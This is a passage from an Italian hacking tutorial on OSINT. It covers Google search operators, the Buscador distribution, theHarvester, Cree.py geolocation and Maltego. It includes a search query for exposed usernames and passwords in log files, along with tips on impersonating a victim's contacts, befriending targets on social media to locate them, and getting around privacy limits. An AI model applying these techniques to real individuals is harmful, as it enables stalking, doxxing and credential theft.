Se non si sa nulla di un soggetto, pianificare un’attività di hacking può essere un bel problema. Di base, si hanno sempre a disposizione per lo meno un nome e cognome, oppure un sito web o un indirizzo e-mail. Ci deve essere sempre un punto di partenza, piccolo o grande che sia, ma solo grazie all’abilità e all’esperienza è possibile capire se è sufficiente per procedere con ulteriori ricerche, o se è meglio lasciare stare e puntare su altro. Se un marito geloso ti ingaggia perché vuole sapere tutto dell’amante della moglie, di cui conosce solo un nickname, nel 99% dei casi è una partita persa in partenza. A meno che il nickname sia molto originale, e al tempo stesso legato inequivocabilmente a qualche fonte web.

Ecco perché non c’è niente di male nell’utilizzare, nelle prime battute di caccia (... alle informazioni), un motore di ricerca. Google è la scelta scontata, ma ricorda che Bing, molto spesso, offre risultati diversi e complementari (Figura 6.2). Una ricerca banale offre risultati banali, certo, quindi il segreto sta nell’utilizzare strumenti avanzati per “spremere fino in fondo” i motori. Innanzitutto, è bene che impari a sfruttare gli operatori Google.




Figura 6.2 La tecnologia di ricerca di Bing è diversa da quella di Google e, in qualche caso, offre risultati differenti, o ne mette in evidenza altri che nel concorrente si troverebbero nelle ultime pagine. A proposito: in queste fasi, ricorda di analizzare anche i risultati più remoti del motore di ricerca. Le informazioni migliori, in qualche caso, si trovano alla fine.

Operatori di Google

Gli operatori di Google sono parole-chiave che ti permettono di affinare le ricerche e mettere in risalto informazioni che altrimenti rischieresti di perdere nel mare magnum dei risultati ottenuti. Basta scriverle nella casella di ricerca di Google, seguite dai parametri necessari, e il gioco è fatto.

Una delle più importanti consente di spulciare la *cache* di Google. Se non sai che cos'è, in poche parole, si tratta di un sistema di memorizzazione dei siti web. In pratica, Google scatta una fotografia di ogni sito, che include nel suo sistema di indicizzazione, memorizzandola come backup. In questo modo, accedendo alla cache è possibile risalire a una versione precedente di una data pagina web. È molto utile, soprattutto, quando una pagina viene cancellata: se si effettua la ricerca in tempo, grazie alla cache è comunque possibile consultarla. Per accedere alla cache ti basta effettuare una ricerca qualsiasi con Google. Nei risultati ottenuti, fai clic sulla freccina che trovi a destra del link di un risultato, e seleziona *Cached* (non è sempre presente; Figura 6.3).

Figura 6.3 Un metodo rapido per consultare la cache di Google.

Per usare in modo più agevole la cache di Google ti basta utilizzare l’operatore `cache`. Per esempio prova a scrivere:

```
cache:apogeonline.com
```

In questo modo accedi alla versione “cached” del sito.

Gli operatori Google sono numerosi, ma non tutti sono utili ai tuoi scopi. Tra quelli utili vi è `filetype`, che permette di scoprire anche `site`. Digita:

```
site:apogeonline.com filetype:pdf
```

Questa istruzione consente di scovare i file di tipo PDF presenti all’interno di un sito specifico (puoi naturalmente cambiare tipo di file e indirizzo web). Su siti più vecchi, per esempio, puoi ottenere numerose informazioni interessanti orientando le tue ricerche su file di tipo TXT.

Usando solo `site`, invece, restringi la ricerca a un sito web specifico:

```
site:apogeonline.com documento
```

In pratica, si cerca la stringa desiderata all’interno del sito specificato.

Molto utile è anche la possibilità di combinare alcuni operatori tra loro. Facciamo un esempio: `allintext` ricerca delle stringhe all'interno di documenti presenti sul Web. Prova a usarlo in accoppiata con `filetype`, che abbiamo già visto:

```
allintext:username filetype:log
```

Questa semplice istruzione, da digitare in Google, va a caccia di nomi utente (spesso associati a password...) presenti all'interno di file di log, cioè file deputati alla registrazione di attività di software e servizi web.

Provare per credere: i risultati di questa semplice ricerca sono sorprendenti. E preoccupanti.

Open Source Intelligence

La OSINT è una pratica che, da qualche anno, è parte integrante di investigazioni digitali e, in genere, di quelle attività in cui è necessario ottenere informazioni specifiche su un obiettivo. In buona sostanza, si tratta di ricavare informazioni tramite "fonti aperte", cioè disponibili senza violare la legge, dati che utenti e aziende mettono in Rete spontaneamente, senza preoccuparsi della possibili conseguenze. Un esempio lo abbiamo visto utilizzando gli operatori di Google, ma è chiaro che si tratta della punta dell'iceberg. Per parlare di OSINT, in effetti, bisogna spingersi un po' oltre, specie perché le informazioni che servono alle attività di hacking devono essere il più dettagliate possibile. Per fortuna, esistono diversi ottimi strumenti pronti ad aiutarci, automatizzando operazioni che un tempo richiedevano molto (troppo) tempo.

Uno degli strumenti più recenti ed efficaci è Buscador. In realtà si tratta di una distribuzione Linux, del tutto simile a Kali, ma con al suo interno strumenti dedicati all'information gathering. Al solito, nulla che non si possa trovare singolarmente in Rete, ma è utile poter

contare su un ambiente “tutto incluso”, comodo e avviabile come macchina virtuale (se non ti è chiaro di che cosa si tratta dovresti tornare a leggere il Capitolo 5).

Per questo, valgono gli stessi discorsi già fatti con Kali Linux. Per utilizzare Buscador scarica il file di installazione dal sito `https://inteltechniques.com/buscador/`, se possibile quello in formato OVA. Questo file, infatti, può essere caricato direttamente nel tuo hypervisor preferito, che si tratti di VirtualBox o di VMware Workstation Player. Da quest’ultimo, per esempio, fai clic su *Open a Virtual Machine*, poi seleziona il file con un doppio clic, fai clic su *Import* ed ecco che viene creata una macchina virtuale, completa di tutte le impostazioni necessarie (Figura 6.4).




Figura 6.4 La macchina virtuale di Buscador è pronta all’uso. A questo punto, al solito, basta fare clic su Play virtual machine.

Una volta avviato, Buscador chiede la password di accesso (*osint*). Se hai già "smanettato" con Kali Linux vi troverai diverse similitudini, in caso contrario l'interfaccia è molto accessibile: le icone a sinistra mostrano i software d'immediato utilizzo. In fondo, per usare Buscador, non ti serve sapere molto altro. Tutti i software inclusi in questa distro, come anticipato, sono disponibili anche in versioni a sé stanti, quindi nel caso puoi scegliere di installarli singolarmente, scaricandoli dai rispettivi siti.

Cercare indirizzi e-mail

L'indirizzo e-mail è senza dubbio una delle informazioni più utili e gettonate anche quando si pianifica un'attività di hacking. Non pensare, però, solo a quello del tuo obiettivo, ma anche agli indirizzi e-mail dei suoi contatti. Per fare un esempio, è molto più semplice spacciarsi per un conoscente di una potenziale vittima, e chiedere informazioni sotto mentite spoglie, che tentare di accedere all'indirizzo di posta elettronica del diretto interessato. Raccogliere indirizzi e-mail è il lavoro di theHarvester, vale a dire uno script Python che consente di estrarre molte di informazioni da un determinato sito.

NOTA

Nel Capitolo 3 hai visto che cos'è e come si comporta un programma. Soprattutto, hai imparato che un programma è disponibile in versione compilata e indipendente dal software che lo ha generato. Esistono, però, anche gli script, vale a dire programmi, di solito abbastanza brevi, che vengono eseguiti direttamente dall'ambiente di sviluppo. Non ne sono, cioè, indipendenti. Nel mondo dell'hacking si utilizzano molto gli script, in particolare in Python, Perl e JavaScript.

theHarvester, presente anche in Buscador, a seconda dell'ambiente e della versione utilizzata funziona in modalità sia grafica sia testuale. In quello per Buscador, è sufficiente, dopo averlo avviato, digitare l'indirizzo web del dominio da analizzare (per esempio `www.apogeonline.com`), fare clic su *OK* e quindi scegliere *Run theHarvester*

e *Run EmailHarvester*. Selezionando il secondo, ci si concentra sugli indirizzi e-mail. theHarvester esegue il cosiddetto “data scraping”: setaccia in lungo e in largo il sito, a livello di codice, raccogliendo tutti gli indirizzi e-mail presenti, anche in pagine non visibili al pubblico (Figura 6.5). È impressionante la quantità di indirizzi e-mail che può rintracciare da un sito che apparentemente non ne contiene. E si tratta di ottimi indirizzi, con cui arricchire il proprio dossier informativo su un certo obiettivo.

Benché theHarvester debba la sua fama alla ricerca di indirizzi e-mail, vanta un’altra funzione a più ampio spettro, capace di fornire risultati più eterogenei. Per usarla, dopo aver specificato il dominio da analizzare, basta selezionare *Run theHarvester*.

Oltre a ottenere gli indirizzi e-mail vengono elencati altri indirizzi collegati a quello oggetto dell’analisi (Figura 6.6).




Figura 6.5 Il data scraping facilita l’estrazione di indirizzi e-mail visibili, ma sparsi in un sito web, e anche di indirizzi presenti in pagine non raggiungibili.




Figura 6.6 I risultati forniti da theHarvester includono un elenco di host molto utili nell'information gathering.

In alcuni casi, è un'informazione di vitale importanza per verificare i punti deboli di una rete. Un hacker non deve necessariamente puntare dritto all'obiettivo. Spesso, infatti, è più semplice partire da altre reti a cui si collega.

Informazioni di posizione

Sapere dove si trova un dato individuo può apparire come un'attività illegale. Non lo è, però, quando ci si basa su dati forniti spontaneamente dal soggetto. I moderni social network fanno della geolocalizzazione uno dei propri punti di forza ed è qui che Cree.py entra in gioco. In un primo tempo sviluppato come semplice script Python (da qui il nome giocoso, dove "py" è l'estensione di uno script Python), si è evoluto fino a diventare una piattaforma di analisi vera e propria. Disponibile in varie distro apprezzate dagli hacker, incluso Buscador, è offerto anche come programma stand alone nel sito ufficiale `www.geocreepy.com`.

Una volta installato e avviato (o soltanto avviato se usi una distro che lo contiene) è necessario, innanzitutto, configurarlo. Cree.py, in buona sostanza, controlla alcuni account social a caccia di informazioni di geolocalizzazione, ma in certi casi è necessario essere iscritti. Il caso emblematico è quello di Instagram, che è poi uno dei social network più adatti per questo genere di analisi: lo si può consultare in modo approfondito solo se si è iscritti. Meglio ancora se si è "amici" del soggetto da controllare. Diventare amici in un social network non è poi così difficile...

Prima, tuttavia, è necessario disporre di un account per ogni social network su cui si vuole indagare, facendo molta attenzione ai dati personali che si andranno a inserire. Fatto questo, da Cree.py vai su *Edit/Plugins Configuration*. Fai clic su ciascun social network in cui desideri investigare e quindi sul relativo pulsante *Run Configuration Wizard* (Figura 6.7).

NOTA

Ricorda che normative in merito a privacy e tutela dei dati personali obbligano gli sviluppatori di social network a rendere sempre più protetti i propri utenti e le informazioni che mettono in Rete. Nel corso del tempo, quindi, alcune tecniche e tool potrebbero smettere di funzionare o funzionare in modo parziale. Se dovessi ricevere messaggi di avviso o di errore, quindi, accertati se vi sono versioni aggiornate dei software che utilizzi, in grado di scavalcare eventuali limiti imposti dai social network.

Nel caso di Twitter, per esempio, viene innanzitutto richiesto di collegarsi, da browser, al proprio account. Dopo averlo fatto, torna alla procedura di configurazione su Cree.py, inserendo nome utente, password e facendo clic su *Autorizza App*. A questo punto ottieni un codice PIN che va riportato nella casella in basso, per confermare l'accesso di Cree.py al tuo account... e a tutte le informazioni disponibili su Twitter (Figura 6.8).




Figura 6.7 Con questa finestra si configura l’integrazione dei social network all’interno di Cree.py.




Figura 6.8 Quando Cree.py si collega a un account è necessario dargli esplicitamente l'autorizzazione.

Adesso facciamo un esempio limitandoci all'uso di Cree.py con il solo Twitter, ma è chiaro che configurando altri social network aumenta la quantità di informazioni ottenibili.

Da Cree.py seleziona *New Project/Person Based Project*. Specifica un *Project Name* e fai clic su *Next*. In *Search for* scrivi il nome, il nickname o il riferimento più diretto che hai per il soggetto da analizzare. Se hai configurato un determinato social network, come nel nostro esempio Twitter, meglio puntare al nickname che l'individuo utilizza qui. Più in basso spunta i servizi che hai configurato in Cree.py. Poi fai clic su *Search* e aspetta che vengano elencati i risultati nel riquadro più in basso (*Search Results*). Da qui, seleziona quelli da

cui raccogliere le informazioni e fai clic su *Add To Targets*. Una volta che sono presenti in *Selected Targets* fai clic su *Next* per due volte e poi su *Finish*.

Non è successo nulla? Niente paura: fai clic con il tasto destro del mouse sul nome del progetto, che nel frattempo è comparso a sinistra, sotto *Projects*, e seleziona *Analyze Current Project*.

A questo punto, in base al tipo di obiettivo e di fonti date in pasto a Cree.py, servirà aspettare un po' per la fine dell'analisi. Cree.py, infatti, cerca nei social network selezionati (nel nostro caso il solo Twitter) ogni riferimento a posizioni geografiche attinenti all'obiettivo. In questo esempio, tutte le informazioni di geolocalizzazione che possono essere inserite in alcuni tweet.

Quando in basso a destra compare il messaggio *Project Analysis Complete!*, significa che finalmente ci sei. Se Cree.py trova qualcosa di interessante lo riporta nella mappa centrale, indicando anche il numero di occorrenze (Figura 6.9).




Figura 6.9 I riscontri trovati da Cree.py sono riportati in una mappa.

Cree.py è utile per analizzare la geolocalizzazione dei messaggi di un dato soggetto e, se i dati raccolti sono rilevanti a livello statistico, per la geolocalizzazione del soggetto stesso. Sapere che il soggetto X ha mandato la stragrande maggioranza di messaggi da una data posizione ci permette di dedurre che è probabile che quell'individuo passerà buona parte del suo tempo in quel posto. Naturalmente, Cree.py si presta anche a molti altri tipi di valutazione.

OSINT a tutto tondo

La fase di information gathering punta a ottenere informazioni il più specifiche possibili e per riuscirci devi usare strumenti altrettanto specifici. Non deve mai mancare, tuttavia, una visione d'insieme del tuo obiettivo. Magari ora conosci ogni indirizzo e-mail che utilizza, sai da dove scrive i suoi tweet, dove scatta di solito le foto Instagram. Però se non metti in relazione questi dati tra loro, e non li valuti nel complesso, non farai molta strada. È qui che entra in gioco Maltego, una soluzione di Open Source Intelligence completa e capace di raccogliere un sacco di informazioni da fonti aperte e di spingersi anche un po' oltre i classici strumenti di OSINT, grazie a moduli che ne espandono le funzioni.

Il concetto di base di Maltego è la "macchina", vale a dire il progetto OSINT che si vuole portare avanti. Sulla macchina agiscono le "trasformate", cioè i tipi di ricerca da effettuare. Un po' come voler elaborare una foto digitale e avere a disposizione diversi filtri tra cui scegliere, da poter applicare anche insieme. Maltego è disponibile in alcune versioni commerciali e in versione CE, gratuita. Quest'ultima ha forti limitazioni, ma usarla ti può far capire se è il caso di investire nelle versioni a pagamento, di gran lunga più potenti. Maltego CE è presente in buona parte delle distro dedicate a hacking, sicurezza e informatica forense, ma è disponibile anche in edizione stand alone,

